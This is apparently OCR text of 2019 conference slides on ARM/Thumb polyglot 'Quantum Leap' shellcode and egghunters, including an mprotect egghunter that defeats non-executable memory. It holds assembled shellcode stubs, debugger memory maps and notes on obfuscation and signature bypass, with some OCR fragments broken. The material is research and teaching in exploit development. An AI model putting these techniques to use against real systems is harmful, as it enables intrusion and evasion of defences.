UNCONDITIONAL INSTRUCTION          COMPLIMENTARY CONDITIONS
e28f1001  add   r1, pc, #1         128f1005  addne r1, pc, #5
                                   028f1001  addeq r1, pc, #1
```

- One of the instructions is guaranteed to execute, irrespective of condition flags.

# ARM and THUMB decoding - 2

USING CONDITIONAL ARM INSTRUCTIONS:




Complimentary Conditional ARM instructions

No destructive instructions in Thumb mode

# Final "Quantum Leap" Code

```
QUANTUM LEAP: ARM TO THUMB
 0: 228fa019   addcs   sl, pc, #25

 4: 328fa015   addcc   sl, pc, #21

 8: 21a0400d   movcs   r4, sp

 c: 31a0400d   movcc   r4, sp

10: 292d0412   pushcs {r1, r4, sl}

14: 392d0412   pushcc {r1, r4, sl}

18: 28bda002   popcs  {r1, sp, pc}

1c: 38bda002   popcc  {r1, sp, pc}

20: REGULAR SHELLCODE FOLLOWS
22: IN THUMB MODE FROM NOW ON
```

```
QUANTUM LEAP: PASS THROUGH (THUMB)
 0: a019   add    r0, pc, #100
 2: 228f   movs   r2, #143
 4: a015   add    r0, pc, #84
 6: 328f   adds   r2, #143
 8: 400d   ands   r5, r1
 a: 21a0   movs   r1, #160
 c: 400d   ands   r5, r1
 e: 31a0   adds   r1, #160
10: 0412   lsls   r2, r2, #16
12: 292d   cmp    r1, #45
14: 0412   lsls   r2, r2, #16
16: 392d   subs   r1, #45
18: a002   add    r0, pc, #8
1a: 28bd   cmp    r0, #189
1c: a002   add    r0, pc, #8
1e: 38bd   subs   r0, #189
20: REGULAR SHELLCODE FOLLOWS
22: IN THUMB MODE FROM NOW ON
```

# Assembling the Quantum Leap

- Took many iterations to finalise!
- bx sl implemented by push {sl}, pop {pc}.
- Register list proved to be a challenge.
- Registers r4, sl altered in ARM.
- Registers r0, r1, r2, r5 altered in Thumb.

- No Thumb2 instructions.
- No NULL bytes.


# QUANTUM LEAP SHELLCODE

ARM - Address / Mode Independent Shellcode 9/8/17


Problem statement:

After running the ARM Egghunter, it may happen that the egg may not land at a 4 byte aligned address.

The processor mode is not deterministic. It can be ARM or Thumb.




DEMO





Shellcode ali
boundary

PC = EGG a

Resultant a
= EGG +


# ARM Egghunter




If the
an odd

# EXTRAS

# Shellcode in tight spaces





- What if payload exceeds size "constraints"?
  - Overwrite local variables.
  - Bottom of the stack.
- Many solutions.

# Egghunter

- Searches for an EGG (4+4 byte value) in the process memory.
- Uses syscalls to determine whether a memory page exists or not (safely).
- Upon finding it, Egghunter transfers the control to the code following the EGG.
- Nothing new here - done before.

# Egghunter





```
gef> vmmap
Start      End        Perm Path
0x00008000 0x00009000 rw- /home/pi/eggbreak
0x00010000 0x00011000 rw- /home/pi
0x00011000 0x00032000 rw- [heap]
0xb6e9c000 0xb6fbe000 r-x /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fbe000 0xb6fc5000 --- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc5000 0xb6fc7000 r-- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc7000 0xb6fc8000 rw- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc8000 0xb6fcb000 rw-
0xb6fd8000 0xb6ff5000 r-x /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6ffa000 0xb6ffd000 rw-
0xb6ffd000 0xb6ffe000 r-- /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6ffe000 0xb6fff000 rw- /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6fff000 0xb7000000 r-x [sigpage]
0xbefdf000 0xbeffe000 rw-
0xbeffe000 0xbf000000 rwx [stack]
```

memory page not executable


# Egghunter - DEP

- If EGG+shellcode is in a different memory region, then it may not be executable
  - Overflow in the stack
  - Shellcode in the heap
- Enter the mprotect egghunter!

# mprotect Egghunter




```
gef> vmmap
Start      End        Perm Path
0x00008000 0x00009000 rwx /home/pi/eggbreak
0x00010000 0x00011000 rwx /home/pi/eggbreak
0x00011000 0x00012000 rwx [heap]
0x00012000 0x00032000 rw- [heap]
0xb6e9c000 0xb6fbe000 r-x /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fbe000 0xb6fc5000 --- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc5000 0xb6fc7000 r-- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc7000 0xb6fc8000 rw- /lib/arm-linux-gnueabihf/libc-2.13.so
0xb6fc8000 0xb6fcb000 rw-
0xb6fd8000 0xb6ff5000 r-x /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6ffa000 0xb6ffd000 rw-
0xb6ffd000 0xb6ffe000 r-- /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6ffe000 0xb6fff000 rw- /lib/arm-linux-gnueabihf/ld-2.13.so
0xb6fff000 0xb7000000 r-x [sigpage]
0xbefdf000 0xbeffe000 rw-
0xbeffe000 0xbf000000 rwx [stack]
```





Shellcode ali
boundary

PC = EGG a

Resultant a
= EGG +

# mprotect Egghunter




If the
an odd

# DEMO

# Conclusion

- ARM/Thumb Polyglot instructions offer many opportunities for OBFUSCATION and SIGNATURE bypass.
- Lots of exploration opportunities in ARM shellcoding.

https://github.com/therealsaumil/arm_shellcode


# exit(0)

Saumil Shah
@therealsaumil

#HITB2019AMS

9 May, Amsterdam